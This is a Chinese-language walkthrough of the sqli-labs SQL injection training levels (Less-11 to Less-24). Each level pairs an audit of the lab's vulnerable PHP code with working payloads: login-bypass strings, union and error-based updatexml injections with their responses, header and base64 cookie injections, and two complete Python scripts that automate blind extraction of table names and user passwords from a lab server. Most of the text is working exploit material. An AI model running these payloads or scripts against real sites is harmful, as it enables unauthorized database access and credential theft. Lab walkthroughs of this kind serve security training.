        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
}
```

万能密码:


输入Username：Dumb' or 1=1#　或者 1' or 1=1#

密码随便填即可成功登陆

登录框SQL注入：

输入Username:1' union select 1,database()#

密码随便填，可查出数据库名



接下来在按照less-01的步骤进行注入即可

less-12

代码审计

```
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
        $uname=$_POST['uname'];
        $passwd=$_POST['passwd'];

        $uname='"'.$uname.'"';
        $passwd='"'.$passwd.'"';
        @$sql="SELECT username, password FROM users WHERE username=($uname) and
password=($passwd) LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
}
```

使用Username：Dumb") or 1#　绕过即可

less-13

代码审计

```
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
        $uname=$_POST['uname'];
        $passwd=$_POST['passwd'];
        @$sql="SELECT username, password FROM users WHERE username=('$uname') and
password=('$passwd') LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
}
```

万能密码：

　使用Username：Dumb') and 1=1# 绕过即可

登录框SQL注入：

POST型布尔盲注

　把less-05中的get方式改为post方式即可，但是事实上在less-09时间注入的exp中，函数封装的比较好，所以这里把less-09的exp改了改

```
import requests

url = 'http://123.56.166.12:8802/Less-13/'
data = {"uname":"Dumb') and 1=1#","passwd":"1","submit":"Submit"}



def bin_search(Min,Max,url,payload,end="#",data = {"uname":"Dumb') and
1=1#","passwd":"1","submit":"Submit"}):
    Mid = int(((Max-Min)/2)+Min)
    data['uname']=payload+"="+str(Mid)+end
    # print(url,":",data['uname'])
    r = requests.post(url=url,data=data)
```

```
    res_len = len(r.text)
    # print("res_len:",res_len)
    if res_len == 1493:
        return Mid
    r.close()
    data['uname']=payload+">"+str(Mid)+end
    # print(payload)
    r = requests.post(url=url,data=data)
    res_len = len(r.text)
    # print("time_2",time)
    r.close()
    if res_len==1493:
        return bin_search(Mid,Max,url,payload)
    else:
        return bin_search(Min,Mid,url,payload)

def db_len(url):
    print("开始注入当前数据库长度...")
    payload = "Dumb') and (length(database()))"
    Min = 0
    Max = 32
    len_db = bin_search(Min,Max,url,payload)
    print("数据库长度为: ",len_db)
    return len_db

def db_name(url,len_db):
    print("开始注入当前数据库名...")
    name_db = ''
    for i in range(len_db):
        payload = "Dumb') and ascii(substr(database(),"+str(i+1)+",1))"
        Min = 32
        Max = 128
        num = bin_search(Min,Max,url,payload)
        name_db += chr(num)
        print("第",i+1,"个字符是:",chr(num))
    print("当前数据库名为: ",name_db)
    return name_db

def tb_count(url,db_name):
    print("开始注入当前数据库中表的数量...")
    payload = "Dumb') and (select count(table_name) from
information_schema.tables where table_schema='"+db_name+"')"
    Max = 64
    Min = 0
    count_tb = bin_search(Min,Max,url,payload)
    print("当前数据库中表的数量为: ",count_tb)
    return count_tb

def single_tb_len(url,db_name,id):
    print("开始注入第",id+1,"个表名长度")
    payload = "Dumb') and (select length(table_name) from
information_schema.tables where table_schema='"+db_name+"' limit "+str(id)+",1)"
    Min = 0
    Max = 64
    single_len_tb = bin_search(Min,Max,url,payload)
```

```
    print("第",id+1,"个表名长度为：",single_len_tb)
    return single_len_tb

def tb_len(url,db_name,count_tb):
    len_tb_list = []
    for id in range(count_tb):
        len_tb_list.append(single_tb_len(url,db_name,id))
    print("表名长度列表为：",len_tb_list)
    return len_tb_list

def single_tb_name(url,db_name,id,single_len_tb):
    print("开始注入第",id+1,"个表名")
    single_name_tb = ''
    for i in range(single_len_tb):
        payload = "Dumb') and (select
ascii(right(left(table_name,"+str(i+1)+"),1)) from information_schema.tables
where table_schema='"+db_name+"' limit "+str(id)+",1)"
        Min = 32
        Max = 128
        num_i = bin_search(Min,Max,url,payload)
        str_i = chr(num_i)
        print("第",id+1,"个表名第",i+1,"个字符为：",str_i)
        single_name_tb += str_i
    print("第",id+1,"个表名为：",single_name_tb)
    return single_name_tb

def tb_name(url,db_name,count_tb,len_tb_list):
    print("开始注入表名...")
    name_tb_list = []
    for id in range(count_tb):
        single_len_tb = len_tb_list[id]
        name_tb_list.append(single_tb_name(url,db_name,id,single_len_tb))
    print("表名列表为：",name_tb_list)
    return name_tb_list

def col_count(url,name_tb):
    print("开始注入",name_tb,"中的字段数量")
    payload = "Dumb') and (select count(column_name) from
information_schema.columns where table_name='"+name_tb+"')"
    Min = 0
    Max = 32
    count_col = bin_search(Min,Max,url,payload)
    print(name_tb,"中的字段数量为：",count_col)
    return count_col

def single_col_len(url,name_tb,id):
    payload = "Dumb') and (select length(column_name) from
information_schema.columns where table_name='"+name_tb+"' limit "+str(id)+",1)"
    Min = 0
    Max = 32
    single_len_col = bin_search(Min,Max,url,payload)
    print(name_tb,"表中第",id+1,"个字段长度为：",single_len_col)
    return single_len_col

def col_len(url,name_tb,count_col):
```

```
    len_col_list = []
    for id in range(count_col):
        single_len_col = single_col_len(url,name_tb,id)
        len_col_list.append(single_len_col)
    print(name_tb,"表中字段长度列表为：",len_col_list)
    return  len_col_list

def single_col_name(url,name_tb,id,single_len_col):
    print("开始注入",name_tb,"中第",id+1,"个字段名")
    single_name_col = ''
    for i in range(single_len_col):
        payload = "Dumb') and (select
ascii(right(left(column_name,"+str(i+1)+"),1)) from information_schema.columns
where table_name='"+name_tb+"' limit "+str(id)+",1)"
        Min = 32
        Max = 128
        num_i = bin_search(Min,Max,url,payload)
        str_i = chr(num_i)
        print(name_tb,"中第",id+1,"个字段名中第",i+1,"个字符为：",str_i)
        single_name_col+=str_i
    print(name_tb,"中第",id+1,"个字段名为",single_name_col)
    return single_name_col

def col_name(url,name_tb,count_col,len_col_list):
    print("开始注入字段名...")
    name_col_list = []
    for id in range(count_col):
        single_name_col = single_col_name(url,name_tb,id,len_col_list[id])
        name_col_list.append(single_name_col)
    print("字段名列表为：",name_col_list)
    return name_col_list

def raws_count(url,name_tb,col_list):
    print("开始注入数据数量")
    single_col_name = col_list[0]
    payload = "Dumb') and (select count("+single_col_name+") from "+name_tb+")"
    Min = 0
    Max = 64
    count_raws = bin_search(Min,Max,url,payload)
    print(name_tb,"中一共有",count_raws,"条数据")
    return count_raws

def single_row_len(url,name_tb,name_col,id):
    print("开始注入单条数据字符长度")
    payload = "Dumb') and (select length("+name_col+") from "+name_tb+" limit
"+str(id)+",1)"
    Min = 0
    Max = 32
    single_len_row = bin_search(Min,Max,url,payload)
    print(name_tb,"表中",name_col,"字段中的第",id+1,"条数据长度为:",single_len_row)
    return single_len_row

def single_row_data(url,name_tb,col_list,id):
    print("开始注入第",id+1,"条数据")
    single_data_row = []
```

```
    for name_col in col_list:
        single_len_row = single_row_len(url,name_tb,name_col,id)
        single_col_data = ''
        for i in range(single_len_row):
            payload = "Dumb') and (select
ascii(right(left("+name_col+","+str(i+1)+"),1)) from "+name_tb+" limit
"+str(id)+",1)"
            Min = 32
            Max = 128
            num_i = bin_search(Min,Max,url,payload)
            str_i = chr(num_i)
            single_col_data+=str_i
        single_data_row.append(single_col_data)
    print(name_tb,"中的第",id+1,"条数据为：",single_data_row)
    return single_data_row

def row_data(url,name_tb,col_list,count_rows):
    print("开始注入数据...")
    data_row = []
    for id in range(count_rows):
        single_data_row = single_row_data(url,name_tb,col_list,id)
        data_row.append(single_data_row)
    print(name_tb,"表中的数据为：",data_row)


if __name__ == '__main__':
    len_db = db_len(url)
    name_db = db_name(url,len_db)
    count_tb = tb_count(url,name_db)
    len_tb_list = tb_len(url,name_db,count_tb)  #[6, 8, 7, 5]
    name_tb_list = tb_name(url,name_db,count_tb,len_tb_list) #['emails',
'referers', 'uagents', 'users']
    for name_tb in name_tb_list:
        count_col = col_count(url,name_tb)  #users 中的字段数量为： 3
        len_col_list = col_len(url,name_tb,count_col)
        name_col_list = col_name(url,name_tb,count_col,len_col_list) #
['id','username','password']
        count_raws = raws_count(url,name_tb,name_col_list)
        row_data(url,name_tb,name_col_list,count_raws)
```

less-14

代码审计

```
        $uname='"'.$uname.'"';
        $passwd='"'.$passwd.'"';
        @$sql="SELECT username, password FROM users WHERE username=$uname and
password=$passwd LIMIT 0,1";
```

将less-13中的exp里的payload改为Dump“ and 1=1#绕过即可

但是需要重新判断返回页面长度

less-15

代码审计

```
        @$sql="SELECT username, password FROM users WHERE username='$uname' and
password='$passwd' LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
```

将less-13中的exp里的payload改为Dump' and 1=1#绕过即可

需要重新判断返回页面长度

less-16

代码审计

```
        $uname='"'.$uname.'"';
        $passwd='"'.$passwd.'"';
        @$sql="SELECT username, password FROM users WHERE username=($uname) and
password=($passwd) LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
```

将payload改为Dump") and 1=1#绕过

但是发现正确页面和错误页面回显一致,因此需要用到时间盲注

这里在less-13中的exp进行更改，主要改二分法中的判断，将响应页面字符长度换为判断响应时间，其次将payload中加上if(判断语句,sleep(),0)

改完发现之前写的exp存在的问题，payload不应该写成局部变量，应该作为参数传入每个模块中，这样的话exp的泛用性会更高一点，实现不同功能的时候只需要把外部变量payload改了就可以了，不用一个模块一个模块去改payload（虽然可以Ctrl+F替换）

exp：

```
import requests

url = 'http://123.56.166.12:8802/Less-16/'
data = {"uname":"Dumb\") and if(1=1#","passwd":"1","submit":"Submit"}



def bin_search(Min,Max,url,payload,end=",sleep(4),0)#",data = {"uname":"Dumb\")
and if(1=1#","passwd":"1","submit":"Submit"}):
    Mid = int(((Max-Min)/2)+Min)
    data['uname']=payload+"="+str(Mid)+end
    # print(url,":",data['uname'])
    r = requests.post(url=url,data=data)
    res_len = len(r.text)
    time = r.elapsed.seconds
```

```
    # print("time_1",time)
    if int(time)>3:
        return Mid
    r.close()
    data['uname']=payload+">"+str(Mid)+end
    # print(payload)
    r = requests.post(url=url,data=data)
    time = r.elapsed.seconds
    # print("time_2",time)
    r.close()
    if int(time)>3:
        return bin_search(Mid,Max,url,payload)
    else:
        return bin_search(Min,Mid,url,payload)

def db_len(url):
    print("开始注入当前数据库长度...")
    payload = "Dumb\") and if((length(database()))"
    Min = 0
    Max = 32
    len_db = bin_search(Min,Max,url,payload)
    print("数据库长度为：",len_db)
    return len_db

def db_name(url,len_db):
    print("开始注入当前数据库名...")
    name_db = ''
    for i in range(len_db):
        payload = "Dumb\") and if(ascii(substr(database(),"+str(i+1)+",1))"
        Min = 32
        Max = 128
        num = bin_search(Min,Max,url,payload)
        name_db += chr(num)
        print("第",i+1,"个字符是:",chr(num))
    print("当前数据库名为：",name_db)
    return name_db

def tb_count(url,db_name):
    print("开始注入当前数据库中表的数量...")
    payload = "Dumb\") and if((select count(table_name) from
information_schema.tables where table_schema='"+db_name+"')"
    Max = 64
    Min = 0
    count_tb = bin_search(Min,Max,url,payload)
    print("当前数据库中表的数量为：",count_tb)
    return count_tb

def single_tb_len(url,db_name,id):
    print("开始注入第",id+1,"个表名长度")
    payload = "Dumb\") and if((select length(table_name) from
information_schema.tables where table_schema='"+db_name+"' limit "+str(id)+",1)"
    Min = 0
    Max = 64
    single_len_tb = bin_search(Min,Max,url,payload)
    print("第",id+1,"个表名长度为：",single_len_tb)
```

```
    return single_len_tb

def tb_len(url,db_name,count_tb):
    len_tb_list = []
    for id in range(count_tb):
        len_tb_list.append(single_tb_len(url,db_name,id))
    print("表名长度列表为：",len_tb_list)
    return len_tb_list

def single_tb_name(url,db_name,id,single_len_tb):
    print("开始注入第",id+1,"个表名")
    single_name_tb = ''
    for i in range(single_len_tb):
        payload = "Dumb\") and if((select
ascii(right(left(table_name,"+str(i+1)+"),1)) from information_schema.tables
where table_schema='"+db_name+"' limit "+str(id)+",1)"
        Min = 32
        Max = 128
        num_i = bin_search(Min,Max,url,payload)
        str_i = chr(num_i)
        print("第",id+1,"个表名第",i+1,"个字符为：",str_i)
        single_name_tb += str_i
    print("第",id+1,"个表名为：",single_name_tb)
    return single_name_tb

def tb_name(url,db_name,count_tb,len_tb_list):
    print("开始注入表名...")
    name_tb_list = []
    for id in range(count_tb):
        single_len_tb = len_tb_list[id]
        name_tb_list.append(single_tb_name(url,db_name,id,single_len_tb))
    print("表名列表为：",name_tb_list)
    return name_tb_list

def col_count(url,name_tb):
    print("开始注入",name_tb,"中的字段数量")
    payload = "Dumb\") and if((select count(column_name) from
information_schema.columns where table_name='"+name_tb+"')"
    Min = 0
    Max = 32
    count_col = bin_search(Min,Max,url,payload)
    print(name_tb,"中的字段数量为：",count_col)
    return count_col

def single_col_len(url,name_tb,id):
    payload = "Dumb\") and if((select length(column_name) from
information_schema.columns where table_name='"+name_tb+"' limit "+str(id)+",1)"
    Min = 0
    Max = 32
    single_len_col = bin_search(Min,Max,url,payload)
    print(name_tb,"表中第",id+1,"个字段长度为：",single_len_col)
    return single_len_col

def col_len(url,name_tb,count_col):
    len_col_list = []
```

```
    for id in range(count_col):
        single_len_col = single_col_len(url,name_tb,id)
        len_col_list.append(single_len_col)
    print(name_tb,"表中字段长度列表为: ",len_col_list)
    return  len_col_list

def single_col_name(url,name_tb,id,single_len_col):
    print("开始注入",name_tb,"中第",id+1,"个字段名")
    single_name_col = ''
    for i in range(single_len_col):
        payload = "Dumb\") and if((select
ascii(right(left(column_name,"+str(i+1)+"),1)) from information_schema.columns
where table_name='"+name_tb+"' limit "+str(id)+",1)"
        Min = 32
        Max = 128
        num_i = bin_search(Min,Max,url,payload)
        str_i = chr(num_i)
        print(name_tb,"中第",id+1,"个字段名中第",i+1,"个字符为: ",str_i)
        single_name_col+=str_i
    print(name_tb,"中第",id+1,"个字段名为",single_name_col)
    return single_name_col

def col_name(url,name_tb,count_col,len_col_list):
    print("开始注入字段名...")
    name_col_list = []
    for id in range(count_col):
        single_name_col = single_col_name(url,name_tb,id,len_col_list[id])
        name_col_list.append(single_name_col)
    print("字段名列表为: ",name_col_list)
    return name_col_list

def raws_count(url,name_tb,col_list):
    print("开始注入数据数量")
    single_col_name = col_list[0]
    payload = "Dumb\") and if((select count("+single_col_name+") from
"+name_tb+")"
    Min = 0
    Max = 64
    count_raws = bin_search(Min,Max,url,payload)
    print(name_tb,"中一共有",count_raws,"条数据")
    return count_raws

def single_row_len(url,name_tb,name_col,id):
    print("开始注入单条数据字符长度")
    payload = "Dumb\") and if((select length("+name_col+") from "+name_tb+" limit
"+str(id)+",1)"
    Min = 0
    Max = 32
    single_len_row = bin_search(Min,Max,url,payload)
    print(name_tb,"表中",name_col,"字段中的第",id+1,"条数据长度为:",single_len_row)
    return single_len_row

def single_row_data(url,name_tb,col_list,id):
    print("开始注入第",id+1,"条数据")
    single_data_row = []
```

```
    for name_col in col_list:
        single_len_row = single_row_len(url,name_tb,name_col,id)
        single_col_data = ''
        for i in range(single_len_row):
            payload = "Dumb\") and if((select
ascii(right(left("+name_col+","+str(i+1)+"),1)) from "+name_tb+" limit
"+str(id)+",1)"
            Min = 32
            Max = 128
            num_i = bin_search(Min,Max,url,payload)
            str_i = chr(num_i)
            single_col_data+=str_i
        single_data_row.append(single_col_data)
    print(name_tb,"中的第",id+1,"条数据为：",single_data_row)
    return single_data_row

def row_data(url,name_tb,col_list,count_rows):
    print("开始注入数据...")
    data_row = []
    for id in range(count_rows):
        single_data_row = single_row_data(url,name_tb,col_list,id)
        data_row.append(single_data_row)
    print(name_tb,"表中的数据为：",data_row)


if __name__ == '__main__':
    len_db = db_len(url)
    name_db = db_name(url,len_db)
    count_tb = tb_count(url,name_db)
    len_tb_list = tb_len(url,name_db,count_tb)  #[6, 8, 7, 5]
    name_tb_list = tb_name(url,name_db,count_tb,len_tb_list) #['emails',
'referers', 'uagents', 'users']
    for name_tb in name_tb_list:
        count_col = col_count(url,name_tb)  #users 中的字段数量为： 3
        len_col_list = col_len(url,name_tb,count_col)
        name_col_list = col_name(url,name_tb,count_col,len_col_list) #
['id','username','password']
        count_raws = raws_count(url,name_tb,name_col_list)
        row_data(url,name_tb,name_col_list,count_raws)
```

less-17

代码审计

```
function check_input($value)
        {
        if(!empty($value))
                {
                // truncation (see comments)
                $value = substr($value,0,15);
                }

                // Stripslashes if magic quotes enabled
                if (get_magic_quotes_gpc())
```

```
                        {
                        $value = stripslashes($value);
                        }

                // Quote if not a number
                if (!ctype_digit($value))
                        {
                        $value = "'" . mysql_real_escape_string($value) . "'";
                        }
        else
                {
                $value = intval($value);
                }
        return $value;
        }
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
//making sure uname is not injectable
$uname=check_input($_POST['uname']);
@$sql="SELECT username, password FROM users WHERE username= $uname LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
//echo $row;
        if($row)
        {
                //echo '<font color= "#0000ff">';
                $row1 = $row['username'];
                //echo 'Your Login name:'. $row1;
                $update="UPDATE users SET password = '$passwd' WHERE
username='$row1'";
                mysql_query($update);
                echo "<br>";

        }
```

check_input函数会检查传入的$value参数，只会截取$value参数的前15位字符，然后对传入的字符进行转义

在上述代码中可以看到，对传入的uname进行了“check_input"过滤，但是并没有对passwd参数进行过滤，因此这里的利用点是passwd参数

由于利用点是update更新语句，之前的布尔盲注、时间盲注等都不能够使用，这里采取报错注入

获取当前数据库名：

request:

uname=Dumb&passwd=Dumb' and (updatexml(1,concat(0x5c,database(),0x5c),1))%23&submit=Submit

response:

XPATH syntax error: '\security'

获取当前数据库中的表名：

request:

uname=Dumb&passwd=Dumb' and (updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema = database()),0x7e),1))%23&submit=Submit

response:

XPATH syntax error: '~emails,referers,uagents,users~'

获取表中字段名：

request:

uname=Dumb&passwd=Dumb' and (updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name = 'users'),0x7e),1))%23&submit=Submit

response:

XPATH syntax error: '~id,username,password~'

获取表中数据：

request_1:

Dumb' and (updatexml(1,concat(0x5c,(select username from (select username from users where id = 2)%23

response_1:

XPATH syntax error: '\Angelina'

request_2:

uname=Dumb&passwd=Dumb' where id = 1 and (updatexml(1,concat(0x5c,(select group_concat(password) from users),0x5c),1))%23&submit=Submit

response_2:

XPATH syntax error: '\Dumb,I-kill-you,p@ssword,crappy'

但是采用 updatexml 报错函数 只能显示 32 长度的内容，如果获取的内容超过 32字符就要采用字符串截取方法。每次获取 32 个字符串的长度。

以requests_2为例，截取字符为

request_2:

uname=Dumb&passwd=Dumb' where id = 1 and (updatexml(1,concat(0x5c,substr((select group_concat(password) from users),30,32),0x5c),1))%23&submit=Submit

reponse_2:

XPATH syntax error: '\py,stupidity,genious,mob!le,adm'

报错注入函数总结

```
1.floor()
select * from test where id=1 and (select 1 from (select
count(),concat(user(),floor(rand(0)2))x from information_schema.tables group by
x)a);
2.extractvalue()
```

```
select * from test where id=1 and (extractvalue(1,concat(0x7e,(select
user()),0x7e)));
3.updatexml()
select * from test where id=1 and (updatexml(1,concat(0x7e,(select
user()),0x7e),1));
4.geometrycollection()
select * from test where id=1 and geometrycollection((select * from(select *
from(select user())a)b));
5.multipoint()
select * from test where id=1 and multipoint((select * from(select * from(select
user())a)b));
6.polygon()
select * from test where id=1 and polygon((select * from(select * from(select
user())a)b));
7.multipolygon()
select * from test where id=1 and multipolygon((select * from(select *
from(select user())a)b));
8.linestring()
select * from test where id=1 and linestring((select * from(select * from(select
user())a)b));
9.multilinestring()
select * from test where id=1 and multilinestring((select * from(select *
from(select user())a)b));
10.exp()
select * from test where id=1 and exp(~(select * from(select user())a));
```

less-18

代码审计：

```
function check_input($value)
        {
        if(!empty($value))
                {
                $value = substr($value,0,20);
                }
                if (get_magic_quotes_gpc())
                        {
                        $value = stripslashes($value);
                        }
                if (!ctype_digit($value))
                        {
                        $value = "'" . mysql_real_escape_string($value) . "'";
                        }

        else
                {
                $value = intval($value);
                }
        return $value;
        }
        $uagent = $_SERVER['HTTP_USER_AGENT'];
        $IP = $_SERVER['REMOTE_ADDR'];
```

```
        echo 'Your IP ADDRESS is: ' .$IP;

if(isset($_POST['uname']) && isset($_POST['passwd']))

        {
        $uname = check_input($_POST['uname']);
        $passwd = check_input($_POST['passwd']);

        $sql="SELECT  users.username, users.password FROM users WHERE
users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT
0,1";
        $result1 = mysql_query($sql);
        $row1 = mysql_fetch_array($result1);
                if($row1)
                        {
                        $insert="INSERT INTO `security`.`uagents` (`uagent`,
`ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)";
                        mysql_query($insert);
                        echo 'Your User Agent is: ' .$uagent;
                        print_r(mysql_error());
                        }
        }

?>
```

这里的check_input函数与上题一样都是对传入的参数进行转义和过滤，这里uname与passwd都进行了过滤

可以利用的点还有 $uagent和 $IP ，这里 $IP = $_SERVER['REMOTE_ADDR']中获取的是客户端的IP，如何利用暂时未知

于是在 $uagent上进行测试在user-agent的value值结尾加上单引号报错

request:

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0'

reponse:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '171.8.115.254', 'Dumb')' at line 1

在源码中执行的语句是这样的

```
$insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`)
VALUES ('$uagent', '$IP', $uname)";
```

因为这里插入的是三个值，所以还要再插入两个值，并闭合括号，注释掉后面的语句

查数据库名;

request：

User-Agent: 1',2,(updatexml(1,concat(0x7e,database(),0x7e),1))) #

response：、

XPATH syntax error: '~security~'

剩下的步骤与上述报错注入一致

less-19

代码审计

```
function check_input($value)
        {
        if(!empty($value))
                {
                $value = substr($value,0,20);
                }
                if (get_magic_quotes_gpc())
                        {
                        $value = stripslashes($value);
                        }
                if (!ctype_digit($value))
                        {
                        $value = "'" . mysql_real_escape_string($value) . "'";
                        }
        else
                {
                $value = intval($value);
                }
        return $value;
        }
        $uagent = $_SERVER['HTTP_REFERER'];
        $IP = $_SERVER['REMOTE_ADDR'];
        echo 'Your IP ADDRESS is: ' .$IP;
if(isset($_POST['uname']) && isset($_POST['passwd']))
        {
        $uname = check_input($_POST['uname']);
        $passwd = check_input($_POST['passwd']);
        $sql="SELECT  users.username, users.password FROM users WHERE
users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT
0,1";
        $result1 = mysql_query($sql);
        $row1 = mysql_fetch_array($result1);
                if($row1)
                        {
                        $insert="INSERT INTO `security`.`referers` (`referer`,
`ip_address`) VALUES ('$uagent', '$IP')";
                        mysql_query($insert);
                        echo 'Your Referer is: ' .$uagent;
                        print_r(mysql_error());
                        }
                else
                        {
                        print_r(mysql_error());
                        }
        }
?>
```

这里注入点是在$uagent = $_SERVER['HTTP_REFERER']

抓包之后再referer值上拼接sql语句

使用Referer: http://123.56.166.12:8802/Less-19/',2)# 绕过

request:

Referer: http://123.56.166.12:8802/Less-19/',(updatexml(1,concat(0x7e,database(),0x7e),1)))#

response:

XPATH syntax error: '~security~'

余下步骤与上述报错注入一致

less-20

代码审计

```
<?php
if(!isset($_COOKIE['uname']))
        {
        //including the Mysql connect parameters.
        include("../sql-connections/sql-connect.php");

function check_input($value)
        {
        if(!empty($value))
                {
                $value = substr($value,0,20); // truncation (see comments)
                }
                if (get_magic_quotes_gpc())  // Stripslashes if magic quotes
enabled
                        {
                        $value = stripslashes($value);
                        }
                if (!ctype_digit($value))       // Quote if not a number
                        {
                        $value = "'" . mysql_real_escape_string($value) . "'";
                        }
        else
                {
                $value = intval($value);
                }
        return $value;
        }

        if(isset($_POST['uname']) && isset($_POST['passwd']))
                {

                $uname = check_input($_POST['uname']);
                $passwd = check_input($_POST['passwd']);

                $sql="SELECT  users.username, users.password FROM users WHERE
users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT
0,1";
```

```
                $result1 = mysql_query($sql);
                $row1 = mysql_fetch_array($result1);
                $cookee = $row1['username'];
                        if($row1)
                                {

                                setcookie('uname', $cookee, time()+3600);
                                header ('Location: index.php');
                                print_r(mysql_error());;
                                }
                        else
                                {
                                print_r(mysql_error());
                                }
                        }

}
else
{
        if(!isset($_POST['submit']))
                {
                        $cookee = $_COOKIE['uname'];
                        $format = 'D d M Y - H:i:s';
                        $timestamp = time() + 3600;
                        $sql="SELECT * FROM users WHERE username='$cookee' LIMIT
0,1";
                        $result=mysql_query($sql);
                        if (!$result)
                                {
                                die('Issue with your mysql: ' . mysql_error());
                                }
                        $row = mysql_fetch_array($result);
}
?>
```

这里uname参数与passwd参数都被check_input函数进行了过滤，然后执行第一个sql语句查出username和password，然后会将查出来的uname设置为cookie当成功登陆后，刷新页面可以看到请求中没有传入uname和passwd，而是传入了cookie，在此处的cookie可以拼接sql语句，但是这里没有查询结果的回显位置，报错信息没关，于是使用报错注入

request:

Cookie: uname=Dumb'and (updatexml(1,concat(0x7e,database(),0x7e),1))#

response:

Issue with your mysql: XPATH syntax error: '~security~'

余下步骤与上述报错注入一致

less-21

代码审计

```
setcookie('uname', base64_encode($row1['username']), time()+3600);

$cookee = base64_decode($cookee);
$sql="SELECT * FROM users WHERE username=('$cookee') LIMIT 0,1";
$result=mysql_query($sql);
```

这里与less-21的区别是，先将cookie进行base64编码，执行SQL语句时再将其解码，在$cookee处加了括号，使用Dumb')#绕过

request:

Cookie: uname=RHVtYicpIGFuZCB1cGRhdGV4bWwoMSxjb25jYXQoMHg3ZSxkYXRhYmFzZSgpLDB4N2UpLDEpIw==

tips:base64_decode(uname)=Dumb') and updatexml(1,concat(0x7e,database(),0x7e),1)#

response:

Issue with your mysql: XPATH syntax error: '~security~'

余下步骤与上述报错注入一致

less-22

代码审计

```
$cookee = base64_decode($cookee);
$cookee1 = '"'. $cookee. '"';
echo "<br></font>";
$sql="SELECT * FROM users WHERE username=$cookee1 LIMIT 0,1";
```

与less-21类似，使用Dumb"#绕过

request:

Cookie: uname=RHVtYiJhbmQgKHVwZGF0ZXhtbCgxLGNvbmNhdCgweDdlLGRhdGFiYXNlKCksMHg3ZSksMSkpIw==

tips:Dumb"and (updatexml(1,concat(0x7e,database(),0x7e),1))#

response:

Issue with your mysql: XPATH syntax error: '~security~'

less-23

代码审计

```
if(isset($_GET['id']))
{
$id=$_GET['id'];

//filter the comments out so as to comments should not work
$reg = "/#/";
$reg1 = "/--/";
$replace = "";
$id = preg_replace($reg, $replace, $id);
$id = preg_replace($reg1, $replace, $id);
}
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
```

这里过滤了注释，闭合单引号进行过滤

payload：id=-1' union select 1,2,3 or '1'='1

后续步骤与上述字符型注入一致

tips:

如果最后用的是and拼接 应该使用payload:id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='security' and '1'='1

如果最后使用的是or拼接 应该使用payload：id=-1' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema = 'security'),3 or '1'='1

less-24

代码审计

```
//login.php
   $username = mysql_real_escape_string($_POST["login_user"]);
   $password = mysql_real_escape_string($_POST["login_password"]);
   $sql = "SELECT * FROM users WHERE username='$username' and
password='$password'";

//login_create.php
    $username=  mysql_escape_string($_POST['username']) ;
    $pass= mysql_escape_string($_POST['password']);
    $re_pass= mysql_escape_string($_POST['re_password']);

    $sql = "select count(*) from users where username='$username'";
    $res = mysql_query($sql) or die('You tried to be smart, Try harder!!!! :( ');
